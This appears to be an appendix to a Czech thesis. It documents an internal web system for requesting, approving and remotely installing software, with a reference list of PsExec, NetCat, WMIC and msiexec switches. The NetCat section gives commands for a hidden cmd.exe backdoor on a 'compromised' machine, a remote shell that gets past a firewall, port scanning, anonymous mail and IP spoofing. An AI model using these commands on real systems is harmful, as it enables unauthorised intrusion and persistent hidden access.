Seznam mých požadavků

Rok **2013** Ok

Datum požadavku	Název software	Schvalovatel	Technik	Změna stavu	Stav žádosti	Akce
20.4.2013 18:58:36	Net Profiles	Jiří Pischl	--	20.4.2013 19:01:52	Zamítnuto	Storno
18.4.2013 18:36:41	Mozilla Firefox 18.0	Jiří Pischl	Jiří Pischl	20.4.2013 20:28:24	Převzato	Storno
18.4.2013 8:55:18	Mozilla	AutoInstall	AutoInstall	18.4.2013 9:00:52	Nainstalováno	Storno
17.4.2013 16:03:06	Google Chrome 23	AutoInstall	AutoInstall	17.4.2013 16:04:46	Nainstalováno	Storno
17.4.2013 15:58:49	Adobe Acrobat	AutoInstall	AutoInstall	17.4.2013 16:00:43	Nainstalováno	Storno
15.4.2013 16:03:50	3DMark 05 Pro	--	--	15.4.2013 16:03:50	Pořízeno	Storno

Po přihlášení do systému je uživateli nabídnuta obrazovka se seznamem jeho žádostí, včetně historie. Pro zřehlednění zobrazovaných informací, jsou zobrazeny vždy informace

za aktuální rok, tento filtr lze vypnout vymazáním roku nebo jeho změnou. Kliknutím na záhlaví položek formuláře, lze třídit data vzestupně či sestupně. Tlačítkem „Storno“ lze nově vytvořenou objednávku zrušit, ovšem jen pokud se nachází ve stavu pořízeno.

Odhlášení Bc. Martin Novák cdis

 **Informační Systémy**
Člen skupiny ČD

Moje požadavky **Nový požadavek** Katalog software

Nový požadavek

Nový zde neuvedený SW

Software	Počítače
Norton Ghost 15.0	335502739-cdis000olc90067-10.16.1.179

Poznámka

Nutné pro tvorbu image (pracovní náplň).|

Odeslat

Nabídka „Nový požadavek“ slouží k zadání žádosti na instalaci existujícího (nabízeného) software na přidělený počítač (Seznamy jsou načítány z databáze AWCesar). V položce Software lze vyhledávat zadáním textu z klávesnice. Výběr položky „Software“ a „Počítače“ jsou podmíněné, bez nich nelze požadavek odeslat. Program dále kontroluje, zdali nedošlo k duplicitní objednávce.

Pokud požadujeme software neuvedený v rozbalovacím seznamu, vybereme volbu „Nový zde neuvedený SW“, kde se nám otevře nová nabídka.

NOVÝ SOFTWARE

Název software	Kategorie
Andromeda Photographic Tools	Adobe ▾
Poznámka	
<input type="text" value="Plugin kolekci pro Photoshop, nutný pro práci grafika."/>	

V případě požadavku na nový software napíšeme do položky „Název software“ jméno nového software a můžeme pro lepší orientaci vyplnit kategorii, případně dodatečné informace specifikovat do poznámky. Vše potvrdíme tlačítkem „Odeslat požadavek“.

Katalog SW

Název software	Kategorie	AutoInst	
Reader	Adobe ▾	<input type="checkbox"/>	<input type="button" value="Vyhledat"/>

Software	Kategorie	MSI Balíček
Adobe Acrobat Reader EN	Adobe	
Adobe Acrobat Reader 2.10 EN	Adobe	
Adobe Acrobat Reader 3.0 EN	Adobe	
Adobe Acrobat Reader 3.01 EN	Adobe	
Adobe Acrobat Reader 4.0	Adobe	
Adobe Acrobat Reader 4.0 EN	Adobe	
Adobe Acrobat Reader 5.0	Adobe	
Adobe Acrobat Reader 5.0 CS	Adobe	

Volba „Katalog SW“ nám nabídne k prohlížení seznam veškerého dostupného software. Do položky „Název software“ zadáme jméno hledaného programu, kde výběr můžeme

zúžit podle druhu SW pomocí pole „Kategorie“. Při zaškrtnuté volbě „AutoInst“ se nám zobrazí pouze software, pro který je připraven samoinstalační balíček a instaluje se tak zcela automaticky.

Nabídka Schvalovatel

Odhlášení Bc. Martin Novák cdís

Moje požadavky
Nový požadavek
Katalog software
Schvalovatel
Schválit nový SW
Technik
Zakoupit nový SW
Reporty
Samoinstalační balíčky
Nastavení
Role
Účty

Žádosti Schvalovatel

Datum požadavku	Název software	Jméno žadatele	Stav žádosti	Počet licencí	Akce	Akce
15.3.2013 15:06:48	McAfee VirusScan 8.8 Enterprise	AutoInstall	Pořízeno	30	Schválit	Zamítnout
25.3.2013 20:44:21	!AUDIO	Martin Novák	Pořízeno	50	Schválit	Zamítnout
26.3.2013 13:06:17	!VIDEO	Martin Novák	Pořízeno	10	Schválit	Zamítnout
26.3.2013 13:10:09	!Easy ScreenSaver Studio 3.0	Martin Novák	Pořízeno	8	Schválit	Zamítnout
28.3.2013 16:19:25	µTorrent 1.8	Martin Novák	Pořízeno	10	Schválit	Zamítnout
5.4.2013 21:48:54	365dni 6.0	František Bednář	Pořízeno	9	Schválit	Zamítnout
12.4.2013 16:23:50	3DMark 03	František Bednář	Pořízeno	99	Schválit	Zamítnout
15.4.2013 16:03:50	3DMark 05 Pro	Martin Novák	Pořízeno	10	Schválit	Zamítnout

Uživateli s přidělenou rolí Schvalovatel je rozšířeno menu o políčko „Schvalovatel“, pomocí něj schvaluje či zamítá zobrazované požadavky. Ponecháním kurzoru myši na položce se schvalovateli vypíše poznámka uživatele. Schvalovatel má k dispozici také aktuální počet dostupných licencí. Po provedené akci Schválit nebo Zamítnout je položka ze seznamu odstraněna, a je odeslána notifikace uživateli o stavu e-mailem a žádost je předána k instalaci.

Odhlášení Bc. Martin Novák cdís

Moje požadavky
Nový požadavek
Katalog software
Schvalovatel
Schválit nový SW
Technik
Zakoupit nový SW
Reporty
Samoinstalační balíčky
Nastavení
Role
Účty

Žádosti nový software

Datum požadavku	Název software	Jméno žadatele	Stav žádosti	Akce	Akce
30.3.2013 20:57:43	Test123 /null	Martin Novák	Pořízeno	Potvrdit	Zamítnout

Volba „Schválit nový SW“ je totožná s předchozím popisem. Pouze v případě schválení jde požadavek na zakoupení obchodníkovi.

Nabídka Obchodník

Odhlášení Be. Martin Novák cdis

 **Informační Systémy**
Člen skupiny ČD

Moje požadavky Nový požadavek Katalog software Schvalovatel Schválit nový SW Technik **Zakoupit nový SW** Reporty Samoinstalační balíčky Nastavení Role Účty

Zakoupit nový software

Datum požadavku	Název software	Žadatel	Schvalovatel	Stav žádosti	Změna stavu	Akce
20.4.2013	Andromeda Photographic Tools /Adobe	Martin Novák	Martin Novák	Schváleno	20.4.2013	Zakoupeno

Nabídka obchodník slouží obchodníkovi jako seznam požadovaného software k nákupu a zařazení do evidence. Tlačítkem „Zakoupeno“ potvrdí, že požadovaný software byl zakoupen a uživateli tak dojde notifikace, že požadavek na nákup byl dokončen.

Nabídka Technik

Odhlášení Be. Martin Novák cdis

 **Informační Systémy**
Člen skupiny ČD

Moje požadavky Nový požadavek Katalog software Schvalovatel Schválit nový SW **Technik** Zakoupit nový SW Reporty Samoinstalační balíčky Nastavení Role Účty

Technik

Datum požadavku	Název software	Jméno žadatele	Telefon žadatele	Email žadatele	Řeší	Počítač	Změna stavu	Stav žádosti	Akce
18.3.2013 12:34	3DMark 03 Pro	Jiří Pischl			--	cdis000ole90077	21.3.2013 10:38	Schváleno	Převzít úkol
21.3.2013 12:45	!Easy ScreenSaver Studio 3.0	Martin Novák			Martin Novák	cdis000ole90067	26.3.2013 16:32	Převzato	Nainstalováno
25.3.2013 18:56	3DMark 03	Martin Novák			--	cdis000ole90067	01.4.2013 00:08	Schváleno	Převzít úkol
25.3.2013 19:05	3DMark 2001	Martin Novák			--	cdis000ole90067	01.4.2013 00:19	Schváleno	Převzít úkol
01.4.2013 23:08	#1 DVD Ripper 1.1x	Martin Novák			František Bednár	cdis000ole90067	05.4.2013 21:48	Převzato	Nainstalováno

Nabídka Technik slouží IT oddělení jako seznam úkolů k instalaci. Technik zde vidí veškeré potřebné údaje k instalaci a stiskem tlačítka „Převzít úkol“ oznamuje, že řeší daný požadavek. Ostatní technici takto vidí, které úkoly jsou řešeny a kým. Po dokončené instalaci technik potvrdí úkol tlačítkem „Nainstalováno“ a řádek s úkolem zmizí ze seznamu požadavků.

Nabídky Administrátora

Odhlášení Bc. Martin Novák cdis

IS Informační Systémy
Člen skupiny ČD

Moje požadavky Nový požadavek Katalog software Schvalovatel Schválit nový SW Technik Zakoupit nový SW **Reporty** Samoinstalační balíčky Nastavení Role Účty

Reporty

Datum požadavku	Název software	Žadatel	Schvalovatel	Technik	Stav žádosti	Změna stavu	Vydané licence	Celkem licencí	Volné licence
11.4.2013	Adobe Acrobat	Jiří Pischl	--	--	Nainstalováno	11.4.2013	7	100	93
11.4.2013	Adobe Acrobat	Zdenka Wertheimerová	--	--	Nainstalováno	11.4.2013	7	100	93
11.4.2013	Adobe Acrobat	Pavel Pour	--	--	Nainstalováno	11.4.2013	7	100	93
11.4.2013	7-Zip	Martin Novák	--	--	Nainstalováno	11.4.2013	1	50	49
11.4.2013	Google Chrome 23	Jiří Pischl	--	--	Nainstalováno	11.4.2013	3	500	497
12.4.2013	3DMark 03	František Bednár	--	--	Pořízeno	12.4.2013	1	100	99
15.4.2013	3DMark 05 Pro	Martin Novák	--	--	Pořízeno	15.4.2013	0	10	10
17.4.2013	Adobe Acrobat	František Bednár	--	AutoInstall	Nainstalováno	17.4.2013	7	100	93
17.4.2013	Adobe Acrobat	František Bednár	--	AutoInstall	Nainstalováno	17.4.2013	7	100	93
17.4.2013	Adobe Acrobat	Martin Novák	AutoInstall	AutoInstall	Nainstalováno	17.4.2013	7	100	93
17.4.2013	Google Chrome 23	Martin Novák	AutoInstall	AutoInstall	Nainstalováno	17.4.2013	3	500	497
18.4.2013	Mozilla	Martin Novák	AutoInstall	AutoInstall	Nainstalováno	18.4.2013	1	100	99
18.4.2013	Mozilla Firefox 18.0	Martin Novák	Jiří Pischl	Jiří Pischl	Převzato	20.4.2013	1	5	4
20.4.2013	Net Profiles	Martin Novák	Jiří Pischl	--	Zamítnuto	20.4.2013	0	10	10

Výstup do XML

Administrátorovi i schvalovateli se pod nabídkou „Reporty“ zobrazí seznam všech provedených požadavků v systému včetně informací o licencích. Všechny tyto informace lze vyexportovat do formátu XML do uživatelem definovaného adresáře a zobrazit jej tak například v Excelu.

Odhlášení Bc. Martin Novák cdis

IS Informační Systémy
Člen skupiny ČD

Moje požadavky Nový požadavek Katalog software Schvalovatel Schválit nový SW Technik Zakoupit nový SW Reporty **Samoinstalační balíčky** Nastavení Role Účty

Samoinstalační balíčky

Název software	Název MSI balíku	Parametry MSI	UninstallGUID	Schváleno	Nástroje
!AUDIO	abode.msi			<input type="checkbox"/>	Změnit
#1 DVD Ripper 1.1x				<input type="checkbox"/>	Změnit
.NET Reflector				<input type="checkbox"/>	Změnit
602 Mail602 4.1				<input type="checkbox"/>	Změnit
McAfee VirusScan 8.8 Enterprise				<input type="checkbox"/>	Změnit
3D Home Architect 6 Deluxe	3DhomeArch.msi			<input type="checkbox"/>	Změnit
Datlink 2.4				<input type="checkbox"/>	Změnit
3DMark 03 Pro				<input type="checkbox"/>	Změnit
41010 IDOS Install				<input type="checkbox"/>	Změnit
2xExplorer				<input type="checkbox"/>	Změnit
602 WinText				<input type="checkbox"/>	Změnit
602 M602 3.00 WIN				<input type="checkbox"/>	Změnit
3D Garden Designer 3.2				<input type="checkbox"/>	Změnit
602 CALC602				<input type="checkbox"/>	Změnit
!Easy ScreenSaver Studio 3.0				<input type="checkbox"/>	Změnit
3D Flash Animator 4.0				<input type="checkbox"/>	Změnit
...				<input type="checkbox"/>	Vložit

Nabídka „Samoinstalační balíčky“ slouží administrátorovi systému k přiřazení názvu software k vytvořenému bezobslužnému balíčku. Mimo názvu souboru, lze vyplnit i parametry instalace, včetně odinstalačního GUID identifikátoru. Zaškrtnutím volby „Schváleno“ lze nastavit volbu instalace programů bez nutnosti schválení pověřeným pracovníkem.

Odhlášení Bc. Martin Novák cdis

 **Informační Systémy**
Člen skupiny ČD

Moje požadavky Nový požadavek Katalog software Schvalovatel Schválit nový SW Technik Zakoupit nový SW Reporty Samoinstalační balíčky **Nastavení** Role Účty

Typ instalace

Doména	Lokalita	IP	Typ Instalace	Nástroje
		10.16.1.	Ruční	Upravit Smazat
	olc		WMIc	Upravit Smazat
cdis			PSExec	Upravit Smazat
			...	Vložit

Volbou „Nastavení“ definuje administrátor podmínky instalace zvoleným instalátorem. Vybraný typ instalátoru lze aplikovat na doménu, lokalitu či IP adresu. Takto lze například vybrat skupinu počítačů, na které se nebude aplikovat automatický instalátor, ale aplikace bude instalována za pomoci technika.

Odhlášení Bc. Martin Novák cdis

 **Informační Systémy**
Člen skupiny ČD

Moje požadavky Nový požadavek Katalog software Schvalovatel Schválit nový SW Technik Zakoupit nový SW Reporty Samoinstalační balíčky **Nastavení** Role Účty

Role uživatele

Jméno	Příjmení	Titul	Doména	Email	Technik	Schvalovatel	Obchodník	Administrátor	Nástroje
-	-		Auto		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Upravit
AutoInstall			Auto		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Upravit
Martin	Novák	Bc.	cdtel		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Upravit
Jiří	Pischl		cdtel		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Upravit
František	Bednář		cdtel		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Upravit
Zdeněk	Matlocha	Ing.	cdtel		<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Upravit
Martin	Novák	Bc.	cdis		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Upravit
Radmila	Velecká		cdtel		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Upravit
Zdenka	Wertheimerová	Ing.	cdtel		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Upravit
Pavel	Pour	Ing.	cdtel		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Upravit
František	Bednář		cdis		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Upravit
Jiří	Pischl		cdis		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Upravit

V této volbě nastavuje administrátor systému vybrané uživatele do vyšších rolí.

Instalační heslo

Login	Password	Domena	Poznámka	Nástroje
compadmin07		CDIS	MN	Změnit

Volba „Účty“ slouží ke změně instalačního hesla. Pomocí tohoto účtu automatický instalátor provádí vzdálené instalace. Jedná se o účet, který má pověření instalovat aplikace ve všech doménách. (Z důvodů bezpečnosti se položka s heslem nezobrazuje.)

PŘÍLOHA P II: KONFIGURAČNÍ PŘEPÍNAČE PROGRAMŮ TŘETÍCH STRAN

Program PsExec.

Počítač- přímé spuštění PsExec na počítači, nebo více vyjmenovaných počítačích. Pokud se PsExec spustí bez uvedení počítače, spustí se na lokálním počítači. Pokud spustíme PsExec s tímto parametrem "*", PsExec provede příkazy uvedené na řádce dále na všech počítačích v aktuální doméně.

@soubor PsExec spustí příkaz na každém počítači uvedeném v tomto textovém souboru.

- a** Specifikace, kde uvedený parametr určuje, na kterém procesoru poběží aplikace. Parametry jsou číslovány od 1 až po celkový počet jader procesoru. Příklad pro spuštění aplikace na CPU2 a CPU4 zadejte: "**-a 2,4**"
- c** Zkopíruje uvedený program do vzdáleného systému a spustí ho. Bez tohoto parametru program očekává uvedený program v cestě vzdáleného počítače.
- d** Nečeká na ukončení aplikace. Tato volba je pouze pro aplikace nevyžadující přímou interakci.
- e** Nenačte zadaný uživatelský profil.
- f** Zkopíruje uvedený program do vzdáleného systému i v případě, že už soubor na vzdáleném systému existuje.
- i** Spustí program v interakci s desktopem na vzdáleném systému.
- l** Spustí proces jako uživatel s omezenými právy. Na Windows Vista běží proces s nízkou integritou.
- n** Specifikuje dobu vypršení času vzdáleného připojení v sekundách.
- p** Volba zadání hesla k připojení ve viditelném formátu. Pokud heslo nevedeme, systém nás vyzve k jeho zadání, znaky nebudou zobrazeny.
- s** Spustí vzdálený proces pod systémovým účtem.
- u** Volba zadání jména uživatele pro připojení ke vzdálenému počítači.

- v Zkopíruje zadaný soubor pouze tehdy, pokud má vyšší číslo verze nebo je novější než na vzdáleném systému.
- w Nastaví pracovní adresář procesu na vzdáleném počítači.
- x Zobrazí uživatelské rozhraní na přihlašovací obrazovce pouze v lokálním systému.
- priority možnosti: **-low**, **-belownormal**, **-abovenormal**, **-high** nebo **-realtime** spustí proces v uvedené prioritě (od nejnižší po nejvyšší). Volba **-background** spustí proces s minimem využití paměti a nízké I/O prioritě na Windows Vista.

Delší cestu, která obsahuje mezery, vždy uvádíme v uvozovkách př. psexec \\počítač "c:\long name\app.exe".

Ctrl-C Ukončí vzdálený proces.

NETCAT

Funkce Telnet.

Program NetCat nám jako jednu ze svých funkcí nabízí využít jej na stejném principu jako starý známý Telnet. Stačí jen spustit NetCat z příkazové řádky takto: nc -v www.microsoft.com 80. NetCat se pak napojí za zadaný server (v našem případě microsoft) na zadaném portu (80) a my můžeme se serverem dále komunikovat. Toto můžeme použít například v případě, že máme v úmyslu získat informace z bannerů. Je to jednodušší technika, pomocí níž můžeme zjistit verzi softwaru běžícího na serveru. Bohužel tyto můžou být administrátorem změněny a podávají pak zavádějící informace. Také po sobě při tomto postupu zanecháváme stopy v systémových záznamech, což není vždy žádoucí. Pokud chceme nějaká data odeslat na server automaticky, můžeme k tomu využít tyto příklady zapsané na příkazovém řádku: echo "get http" | nc -v www.microsoft.com 80 Pomocí tohoto odešleme příkaz "get http" přímo na port 80 webovému serveru Microsoftu. Type email.txt | nc -v smtp.internetonline.cz 25 tímto můžeme na daný server a port odeslat obsah textového souboru. Pomocí uvedeného příkladu můžeme odeslat anonymní e-mail přímo na SMTP (port 25) poštovního serveru. Jde jen o to, aby byl e-mail včetně hlavičky a všech náležitostí umístěn v textovém

souboru. Dá se toho využít například, pokud chceme vytvářet e-maily ve formátu html, nebo takových, které obsahují samo-spustitelné přílohy.

Funkce skenování TCP/UDP portů.

Pokud potřebujeme provést skenování portů, můžeme k tomu rovněž využít NetCat. Stačí, zadáme-li do příkazové řádky tyto příkazy:

```
nc -v -z 192.168.1.10 1-254 pro skenování TCP portů.
```

```
nc -v -z -u 192.168.1.10 1-254 pro skenování UDP portů.
```

Pro detailnější pohled lze s výhodou použít parametr **-vv**

Přepínač **-z**, slouží pro skenování TCP portů. S parametrem **-u**, se budou prohledávat UDP porty.

Funkce sledování provozu portů.

Netcat lze také využít v situaci, kdy potřebujeme sledovat provoz na námi zvoleném portu. Pokud potřebujeme zjistit, co se právě odehrává na portu 139, zadáme: `nc -v -L -p139`. Program pak bude naslouchat na portu 139 a zobrazovat hlášení o příchozích požadavcích. Pokud spuštěním překryje tuto službu, nebude příchozí požadavky propouštět dále, čehož se dá také někdy využít k zablokování služby.

Přepínač **-l** (listen) označuje naslouchání. To znamená, že NetCat bude čekat na příchozí spojení. Pokud potřebujeme, aby se po tomto spojení NetCat neukončil, ale pokračoval dále v naslouchání, použijeme namísto **-l** přepínač **-L**. Další volba je parametr **-p**. Pomocí něj nastavíme port, na kterém bude program naslouchat.

Funkce zadní vrátka do systému.

NetCat není trojským koněm v pravém slova smyslu. Neposkytne nám žádnou z funkcí, jimiž Trojanů obvykle oplývají. Na otevření zadních vrátek do systému se však hodí výborně. Navíc má oproti tradičním Trojanům jednu velkou výhodu a to, že ho antivirové firmy nezahrnují do svých databází. Může proto neviditelně běžet na počítači s aktualizovaným antivirem hodně dlouho bez toho, aby si ho někdo všimnul. Vše je

postaveno na principu spuštění NetCatu ve skrytém režimu tak, aby naslouchal na zadaném portu a v případě pokusu o navázání spojení spustil požadovaný program (nejčastěji se bude jednat o příkazovou řádku). NetCat spustíme na napadeném počítači jako server takto: `nc -L -p1234 -d -e cmd.exe` (případně místo `cmd.exe` zadáme `command.com`) Přepínačem `-L` nastavíme NetCat do režimu naslouchání na portu zadaném za přepínačem `-p`. Přepínač `-d` nastavuje NetCat do skrytého režimu tzn. tak, aby se o něm uživatel nedozvěděl. Za přepínačem `-e` pak uvádíme program, který se má při navázaném spojení spustit. Teď už nám stačí se na takto napadený systém přihlásit pomocí NetCatu (`nc počítač port`) nebo telnetu (`telnet počítač port`) a vychutnat si práci s příkazovou řádkou napadeného systému.

Funkce přesměrování portů.

Pokud spustíme na počítači A NetCat z příkazové řádky parametrem: `nc B 80 | nc C 25`, na počítači B: `nc -vv -l -p80` a na C: `nc -vv -l -p25`, pak cokoliv zašleme z okna NetCatu na počítač B, bude odesláno na počítač A. Ten pak tyto data přeměruje na počítač C. Pokud chceme získat vzdálený příkazový řádek za firewallem a přeměrovat si tak prostředí, použijeme na počítači A tento příkaz: `nc B 80 | cmd.exe | nc B 25`. Na B si otevřeme dvě relace NetCatu těmito příkazy: `nc -vv -l -p80` a `nc -vv -l -p25`. Cokoliv nyní napíšeme v relaci naslouchající na portu 80 stroje B, bude předáno příkazové řádce na počítači A, a výsledek tak bude vrácen zpět na port 25 počítače B (tj. do druhé otevřené relace).

Funkce přenosu souborů.

NetCat můžeme použít také k přenosu souborů z jednoho počítače na druhý. Pokud na serveru spustíme NetCat takto: `„nc -d -l -p1234 >soubor.txt“`, pak začne NetCat naslouchat na zadaném portu a očekávat vstup souboru. Na klientském počítači pak zadáme: `„nc -v 192.168.1.1 1234“`. Tuto techniku je vhodné použít tehdy, když není možné pro přenos souboru použít jiný nástroj (FTP, TFTP, aj.)

Seznam jednotlivých přepínačů:

-l naslouchání. Uvede NetCat do režimu, kdy bude čekat na spojení. Po ukončení spojení se ukončí i NetCat.

-L naslouchání. Podobně jako -l, jen s tím rozdílem, že po ukončení spojení NetCat dále vyčkává na další spojení.

-p port. Otevírá zadaný port. Například společně s -l uvádí Netcat do režimu naslouchání na daném portu.

-d skrytý režim. Uvádí NetCat do skrytého režimu. To je takového, kdy NetCat nepotřebuje mít při svém provozu žádné pracovní okno.

-v výpis. NetCat zobrazí výpis při svém běhu.

-vv podrobný výpis. NetCat zobrazí podrobnější výpis své činnosti než při použití přepínače -v.

-n zakáže NetCatu provést DNS překlad pro zadanou adresu.

-z skenování TCP portů. Touto volbou nastavíme NetCat do režimu skenování portů.

-u UDP. Tento parametr nastaví NetCat na protokol UDP.

-w timeout. Nastavení doby vypršení spojení.

-i interval udaný v sekundách, který bude použit mezi jednotlivými řádky přijímaného nebo vysílaného textu.

-e spustí zadaný program.

-s zdrojový název počítače, nebo IP adresa. Specifikuje IP adresu, ze které je paket odeslán. Na některých platformách lze tento přepínač použít k podvržení IP adres, k tzv. spoofingu. [23]

WMIc

Seznam všech aliasů wmic.

ALIAS	Přístup k aliasům, dostupným na lokálním systému.
BASEBOARD	Správa komponent základní desky.
BIOS	Správa firmware (BIOS).
BOOTCONFIG	Zavaděč systému BOOT.
CDROM	CDROM/DVD mechanika.
ROM management.	Správa paměti typu ROM.
COMPUTERSYSTEM	Správa počítače.
CPU	Správa procesoru (CPU).
CSPRODUCT	Informace z SMBIOS.
DATAFILE	Přístup k datovým souborům.
DCOMAPP	Ovládání DCOM aplikací.
DESKTOP	Správa desktopu.
DESKTOPMONITOR	Správa monitoru.
DEVICEMEMORYADDRESS	Správa paměťového subsystému.
DISKDRIVE	Správa diskových jednotek.
DISKQUOTA	Nastavení diskových kvót na NTFS.
DMACHANNEL	Správa přímého přístupu k paměti (DMA).
ENVIRONMENT	Správa prostředí systému.
FSDIR	Správa souborového systému.
GROUP	Správa skupinových účtů.
IDECONTROLLER	Správa IDE řadiče
IRQ	Správa řadiče přerušení (IRQ).
JOB	Poskytuje přístup a nastavení naplánovaných úloh systému.
LOADORDER	Správa systémových služeb definujících závislosti.
LOGICALDISK	Správa lokálních disků.
LOGON	Správa relace přihlášení
MEMCACHE	Správa Cache paměti.
MEMORYCHIP	Informace o paměťových čípech.
MEMPHYSICAL	Správa fyzické paměti.
NETCLIENT	Správa síťového klienta.
NETLOGIN	Správa síťových přihlašovacích informací.
NETPROTOCOL	Správa síťových protokolů.
NETUSE	Správa aktivního síťového připojení.
NIC	Správa síťového rozhraní.
NICCONFIG	Správa a nastavení síťového adaptéru.
NTDOMAIN	Správa NT Domény.
NTEVENT	Vstup do NT Event Logu.
NTEVENTLOG	Správa NT eventlog souboru.
ONBOARDDEVICE	Správa zařízení na základní desce.
OS	Správa instalovaného operačního systému.
PAGEFILE	Správa Virtuálního paměťového systému.
PAGEFILESET	Správa stránkovacího souboru.
PARTITION	Správa rozdělení disku.
PORT	Správa I/O portů.
PORTCONNECTOR	Správa fyzických portů.

PRINTER	Správa tiskáren.
PRINTERCONFIG	Správa a konfigurace tiskáren.
PRINTJOB	Správa tiskové fronty.
PROCESS	Správa procesů.
PRODUCT	Správa instalačního balíčku úloh.
QFE	Quick Fix Engineering.
QUOTASETTING	Nastavení prahu pro oznam využití diskové kvóty.
RDACCOUNT	Nastavení práv pro Remote Desktop connection.
RDNIC	Nastavení RDC na specifickém síťovém adaptéru.
RDPERMISSIONS	Nastavení práv RDC na specifickém síťovém adaptéru.
RDTOGGLE	Nastavení zapnutí a vypnutí vzdáleného přístupu.
RECOVEROS	Konfigurace při selhání a obnovení systému.
REGISTRY	Správa systémových registrů.
SCSICONTROLLER	Správa SCSI řadiče.
SERVER	Správa Serveru.
SERVICE	Správa služeb systému.
SHADOWCOPY	Správa funkce Shadow copy.
SHADOWSTORAGE	Správa Shadow copy zařízení.
SHARE	Správa sdílených zdrojů.
SOFTWAREELEMENT	Správa částí instalovaného software.
SOFTWAREFEATURE	Správa softwarových produktů.
SOUNDDEV	Správa zvukového zařízení.
STARTUP	Správa příkazů, které se automaticky spustí po startu systému.
SYSACCOUNT	Správa účtů.
SYSDRIVER	Správa základních ovladačů.
SYSTEMENCLOSURE	Správa fyzického systému.
SYSTEMSLOT	Správa fyzického připojení, portů, slotů a periférií.
TAPEDRIVE	Správa páskové jednotky.
TEMPERATURE	Správa čidel teplot systému.
TIMEZONE	Správa časové zóny.
UPS	Správa zdroje UPS.
USERACCOUNT	Správa uživatelských účtů.
VOLTAGE	Správa senzoru napětí.
VOLUME	Správa návštěv disků.
VOLUMEQUOTASETTING	Přidělení diskové kvóty a specifického disku.
VOLUMEUSERQUOTA	Přidělení diskové kvóty uživateli.
WMISSET	Nastavení servisních WMI operací.

Přepínače nástroje WMIc

/NAMESPACE	/NAMESPACE:\\root nebo /NAMESPACE:SMS
/ROLE	/ROLE:\\root
/NODE	/NODE:"TESTSERVER1","TESTSERVER2",@"C:\COMPUTERLIST.TXT"
/IMPLEVEL	/IMPLEVEL:Impersonate

/AUTHLEVEL	/AUTHLEVEL:default
/LOCALE	/LOCALE:MS_411
/PRIVILEGES	/PRIVILEGES:ENABLE
/TRACE	/TRACE:ON
/RECORD	/RECORD:vystup.xml
/INTERACTIVE	/INTERACTIVE:ON
/FAILFAST	/FAILFAST:ON
/USER	/USER:JNOVAK nebo /USER:"" (vymazání uživatelského jména a hesla).
/PASSWORD	/PASSWORD:HESLO
/OUTPUT	/OUTPUT:CLIPBOARD
/APPEND	/APPEND:CLIPBOARD
/AGGREGATE	/AGGREGATE:OFF
/AUTHORITY	/AUTHORITY:"kerberos:Název_cílové_domény\Název_cílového_počítače"

Přepínače služby Microsoft Installer MSI.

Parametry:

Balíček Určuje název souboru balíčku Instalační služby systému Windows.

Kód produktu Určuje identifikátor GUID (Globally Unique Identifier) balíčku Instalační služby systému Windows.

/i Nainstaluje nebo nakonfiguruje produkt.

/a Použije možnost instalace pro správu.

/f Povolí jeden nebo více parametrů příkazového řádku uvedených v následující tabulce

/x Odinstaluje produkt.

/j Inzeruje produkt, **u** – aktuálnímu uživateli, **m** – všem uživatelům.

/gID_jazyka – určuje jazyk

/tSeznam_transformací – použije transformaci pro inzerovaný balíček.

/p Nainstaluje aktualizaci

/y Volá systémovou funkci DllRegisterServer rozhraní API, která provede registraci modulů předaných do příkazového řádku

/z Volá systémovou funkci DllUnRegisterServer rozhraní API, která zruší registraci modulů předaných do příkazového řádku.

Přepínače ovlivňující zobrazovací rozhraní instalátoru:

- **/qn** Nezobrazí žádné uživatelské rozhraní.
- **/qb** Zobrazí základní uživatelské rozhraní.
- **/qr** Zobrazí omezené uživatelské rozhraní s modálním dialogovým oknem zobrazeným na konci instalace.
- **/qf** Zobrazí úplné uživatelské rozhraní s modálním dialogovým oknem zobrazeným na konci.
- **/qn+** Nezobrazí žádné uživatelské rozhraní kromě modálního dialogového okna zobrazeného na konci.
- **/qb+** Zobrazí základní uživatelské rozhraní s modálním dialogovým oknem zobrazeným na konci.
- **/qb-** Zobrazí základní uživatelské rozhraní bez modálních dialogových oken.

PŘÍLOHA P III: OBSAH CD

Součástí diplomové práce je i CD s instalací a zdrojovými kódy projektu.

Text diplomové práce je uložen v souboru fulltext.pdf